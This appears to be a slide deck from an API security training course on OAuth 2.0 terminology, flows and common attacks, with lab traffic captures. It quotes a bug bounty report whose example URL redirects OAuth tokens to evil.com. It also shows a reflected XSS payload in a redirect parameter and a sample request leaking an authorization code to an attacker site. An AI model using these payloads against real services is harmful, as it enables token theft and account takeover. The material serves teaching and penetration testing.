



# API Security Bootcamp Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023

# Agenda

- ❑ What is OAuth 2.0?

- ❑ Grant Types

- ❑ Implicit

- ❑ Auth Code

- ❑ OpenID Connect

- ❑ Common OAuth Attacks

- ❑ Labs 1 - 4

- ❑ What is PKCE?

- ❑ Common PKCE Attacks



# OAuth-related Bug Bounty/Vulnerabilities

- ❑ Open redirect attacks via the *return\_uri* parameter
- ❑ Token leakage
- ❑ CSRF-style attacks
  - ❑ Improper handling of state parameter
- ❑ XSS reflected in redirect
  - ❑ `https://app.victim.com/login?redirectUrl=https://app.victim.com/dashboard</script><h1>test</h1>`
- ❑ Many more...

51

#665651

## Stealing Users OAuth Tokens through redirect\_uri parameter

Share:



**Bug Bounty Payout:  
\$750**

### TIMELINE



**manshum12** submitted a report to **GSA Bounty**.

Aug 1st (3 years ago)

I found that <https://login.fr.cloud.gov/oauth/authorize> has vulnerability by open redirect on oauth redirect\_uri which can lead to users oauth tokens being leaked to any malicious user.

#### Step :

1, Clicked on link [https://login.fr.cloud.gov/oauth/authorize?](https://login.fr.cloud.gov/oauth/authorize?client_id=[redacted]&response_type=token&redirect_uri=https%3A%2F%2Fevil.com%2Fauth%2Fcallback&state=[redacted])

[client\\_id=\[redacted\]&response\\_type=token&redirect\\_uri=https%3A%2F%2Fevil.com%2Fauth%2Fcallback&state=\[redacted\]](https://login.fr.cloud.gov/oauth/authorize?client_id=[redacted]&response_type=token&redirect_uri=https%3A%2F%2Fevil.com%2Fauth%2Fcallback&state=[redacted])

2, Choose any .gov account to login ( Screenshot ) then i believe you will got redirect to evil.com with oauth access token .

#### Impact

Attacker can using this bug to stolen victim access token , that means he can takeover victim account .

# Need to show more ~~harm~~ evidence?

---

GET /b2blanding/show/x HTTP/1.1

Host: see.myevilsite.com

Referer: https://vuln.b2b.oath.com/?...&code=secret

**Verizon awarded a \$7,000 bounty for evidence of the Oauth flow login leakage!**



# What is OAuth?




# OAuth 2.0 Protocol

---

FRAMEWORK AND COMMON ATTACKS

# OAuth 2.0





A close-up photograph of a hand holding a large, three-dimensional '@' symbol made of cardboard. The symbol is positioned on a light-colored wooden surface. The background is softly blurred, showing what appears to be a desk with some papers and a lamp, creating a warm, professional atmosphere.

# Why use OAuth?

---

- ❑ Social media account can be used rather than having to register with the website in question
- ❑ OAuth allows the user to grant this access without exposing their login credentials to the requesting application
- ❑ OAuth process is widely used to integrate third-party functionality that requires access to certain data from a user's account



# How does OAuth look in traffic?

https://oauth-0a710059036ce7...	GET	/me	
https://oauth-0a710059036ce7...	OPTIONS	/me	
https://0ab4000003c8e711c03...	GET	/oauth-callback	
https://oauth-0a710059036ce7...	GET	/auth/68bApuan80dIIGX7727dB	
https://oauth-0a710059036ce7...	POST	/interaction/68bApuan80dIIGX7727dB/confirm	
https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓
https://passwordleakcheck-p...	POST	/v1/leaks:lookupSingle	✓
https://oauth-0a710059036ce7...	GET	/interaction/68bApuan80dIIGX7727dB	
https://oauth-0a710059036ce7...	GET	/auth/68bApuan80dIIGX7727dB	
https://oauth-0a710059036ce7...	POST	/interaction/68bApuan80dIIGX7727dB/login	✓
https://oauth-0a710059036ce7...	GET	/resources/labheader/images/logoAcademy.svg	
https://oauth-0a710059036ce7...	GET	/interaction/68bApuan80dIIGX7727dB	
https://oauth-0a710059036ce7...	GET	/auth?client_id=wmx1y65kiqgtgwnedojs2&redirect_uri=https://0ab4000003c8e71...	✓
https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓
https://0ab4000003c8e711c03...	GET	/academyLabHeader	
https://0ab4000003c8e711c03...	GET	/social-login	

**resource owner:** The `resource owner` is the **user/entity** granting access to their protected resource, such as their Twitter account Tweets. In this example, this would be **you**.

**resource server:** The resource server is the **server handling authenticated requests**. The client application has obtained an `access token` on behalf of the `resource owner`. In this example, this would be **`https://twitter.com`**

**client application:** The client application is the **application requesting authorization** from the `resource owner`. In this example, this would be **`https://yourtweetreader.com`**.

**authorization server:** The authorization server is the **server issuing access to the client application after successfully authenticating the resource owner** and obtaining authorization. In the above example, this would be **`https://twitter.com`**

**client\_id:** The `client_id` is the **identifier for the application**. This is a public, **non-secret** identifier.

**client\_secret:** The `client_secret` is a **secret known only to the application and the authorization server**. This is used to generate `access_tokens`

**response\_type:** The `response_type` is a value to detail **which type of token** is being requested, such as `code`

**scope:** The `scope` is the **requested level of access** the client application is requesting from the `resource owner`

**redirect\_uri:** The `redirect_uri` is the **URL the user is redirected to after the authorization is complete**. This usually must match the redirect URL that you have previously registered with the service

**state:** The `state` parameter can **persist data between the user being directed to the authorization server and back again**. It's important that this is a unique value as it serves as a **protection mechanism** if it contains a unique or random value per request

**grant\_type:** The `grant_type` parameter explains **what the grant type is**, and which token type is to be returned


**code:** This `code` is the authorization code received from the `authorization server`. It will be in the query string parameter "code" in this request. This code is used in conjunction with `client_id` and `client_secret` by the client application to fetch an `access_token`

**access\_token:** The `access_token` is the **token that the client application uses to make requests** on behalf of a `resource owner`

**refresh\_token:** The `refresh_token` allows an application to **obtain a new access\_token** without prompting the user

# OAuth Terminology

---



## OAuth 2.0 Abstract Flow

Enables a third-party application to obtain limited access to a resource

# OAuth authentication

- ❑ The user chooses the option to **log in with their social media account**. The client application then uses the **social media site's OAuth service** to **request access to some data that it can use to identify the user**. This could be the **email address** that is registered with their account, for example. User logs in and gives consent. OAuth service gives access token to client application.
- ❑ **After receiving an access token**, the client application requests this data from the resource server, typically from a dedicated `/userinfo` endpoint.
- ❑ Once it has received the data, **the client application uses it in place of a username to log the user in**. The access token that it received from the authorization server is often used instead of a traditional password.



# OAuth Terminology Focus

---

`client_id`: The `client_id` is the identifier for the application. This is a public, non-secret unique identifier.

`client_secret`: The `client_secret` is a secret known only to the application and the authorization server. This is used to generate `access_tokens`

`response_type`: The `response_type` is a value to detail which type of token is being requested, such as `code`

`scope`: The `scope` is the requested level of access the client application is requesting from the resource owner

`redirect_uri`: The `redirect_uri` is the URL the user is redirected to after the authorization is complete. This usually must match the redirect URL that you have previously registered with the service

`state`: The `state` parameter can persist data between the user being directed to the authorization server and back again. It's important that this is a unique value as it serves as a CSRF protection mechanism if it contains a unique or random value per request

`grant_type`: The `grant_type` parameter explains what the grant type is, and which token is going to be returned

`code`: This code is the authorization code received from the authorization server which will be in the query string parameter `"code"` in this request. This code is used in conjunction with the `client_id` and `client_secret` by the client application to fetch an `access_token`

`access_token`: The `access_token` is the token that the client application uses to make API requests on behalf of a resource owner

# How do you know you are pentesting OAuth?

---

- ❑ Look for traffic containing requests similar to the following:  
*"/authorize?client\_id=aaa&redirect\_uri=bbb"*
- ❑ Look for publicly accessible configuration file or in HTTP traffic:

❑ env.js

---

HTTP/1.1 200 OK

---

...[SNIP]...

---

CONFIG\_ENV = {

---

authApiUrl: "https://api.aaa.sunsolsec.com",

---

clientId: "daed-beef-4677777777777777e",

---

redirectUri: "https://sunsolsec.com/oauth",

---

authority: "https://authserver.b2clogin.com/b2c.largecompany.com/"

---

};

# Burp Proxy History of OAuth traffic

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t
42	https://oauth-0abb002f03f4d2...	GET	/me			200	465	JSON
41	https://oauth-0abb002f03f4d2...	OPTIONS	/me			204	363	
40	https://0a74009203cad23cc01...	GET	/oauth-callback			200	833	HTML
39	https://oauth-0abb002f03f4d2...	GET	/auth/Aki8c_4xUerbri_NJ4XIi			302	1267	HTML
38	https://oauth-0abb002f03f4d2...	POST	/interaction/Aki8c_4xUerbri_NJ4XIi/confirm			302	283	
37	https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓		400	1030	JSON
36	https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓		400	639	script
35	https://oauth-0abb002f03f4d2...	GET	/interaction/Aki8c_4xUerbri_NJ4XIi			200	4841	HTML
34	https://oauth-0abb002f03f4d2...	GET	/auth/Aki8c_4xUerbri_NJ4XIi			302	919	HTML
33	https://oauth-0abb002f03f4d2...	POST	/interaction/Aki8c_4xUerbri_NJ4XIi/login	✓		302	283	
32	https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓		400	1030	JSON
29	https://oauth-0abb002f03f4d2...	GET	/resources/labheader/images/logoAcademy.svg			200	8930	XML
27	https://oauth-0abb002f03f4d2...	GET	/interaction/Aki8c_4xUerbri_NJ4XIi			200	4662	HTML
26	https://oauth-0abb002f03f4d2...	GET	/auth?client_id=m7v301ciykkk8z2d80f8x&redirect_uri=https://0a7...	✓		302	679	HTML

### Request

Pretty Raw Hex

```
1 GET /auth/Aki8c_4xUerbri_NJ4XIi HTTP/1.1
2 Host:
  oauth-0abb002f03f4d2e7c0f3ee6402e90025.web-security-academy
  .net
3 Cookie: _interaction_resume=Aki8c_4xUerbri_NJ4XIi; _session
=OKxN2TzNbuCOSJorK8MwZ; _session.legacy=
OKxN2TzNbuCOSJorK8MwZ
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer:
https://oauth-0abb002f03f4d2e7c0f3ee6402e90025.web-security
-academy.net/interaction/Aki8c_4xUerbri_NJ4XIi
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
```

### Response


Pretty Raw Hex Render


```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Set-Cookie: _interaction_resume=
path=/auth/Aki8c_4xUerbri_NJ4XIi; expires=Thu, 01 Jan 1970
00:00:00 GMT; samesite=lax; secure; httponly
6 Set-Cookie: _session=ECTQmwCGwPqrr9i-fGwYb; path=/;
expires=Mon, 05 Sep 2022 13:35:29 GMT; samesite=none;
secure; httponly
7 Set-Cookie: _session.legacy=ECTQmwCGwPqrr9i-fGwYb; path=/;
expires=Mon, 05 Sep 2022 13:35:29 GMT; secure; httponly
8 Location:
https://0a74009203cad23cc014ee7600ad0009.web-security-acade
my.net/oauth-callback#access_token=W-G5g8N9920GXJMGi8BthISX
r4pBTEqEOAlo_PzcS0l&expires_in=3600&token_type=Bearer&scope
=openid%20profile%20email"
9 Content-Type: text/html; charset=utf-8
10 Date: Mon, 22 Aug 2022 13:35:29 GMT
11 Connection: close
12 Content-Length: 459
13
14 Redirecting to <a href="
https://0a74009203cad23cc014ee7600ad0009.web-security-acade
my.net/oauth-callback#access_token=W-G5g8N9920GXJMGi8BthISX
r4pBTEqEOAlo_PzcS0l&expires_in=3600&token_type=Bearer&scope
=openid%20profile%20email">
https://0a74009203cad23cc014ee7600ad0009.web-security-aca
demy.net/oauth-callback#access_token=W-G5g8N9920GXJMGi8Bt
hISXr4pBTEqEOAlo_PzcS0l&expires_in=3600&token_type=token_t
```

**Bearer Access Token**



# What is was the Implicit Flow?





Implicit grant type



# Security Issues related to Implicit Flow

---

- ❑ CSRF Attack due to missing 'state' parameter
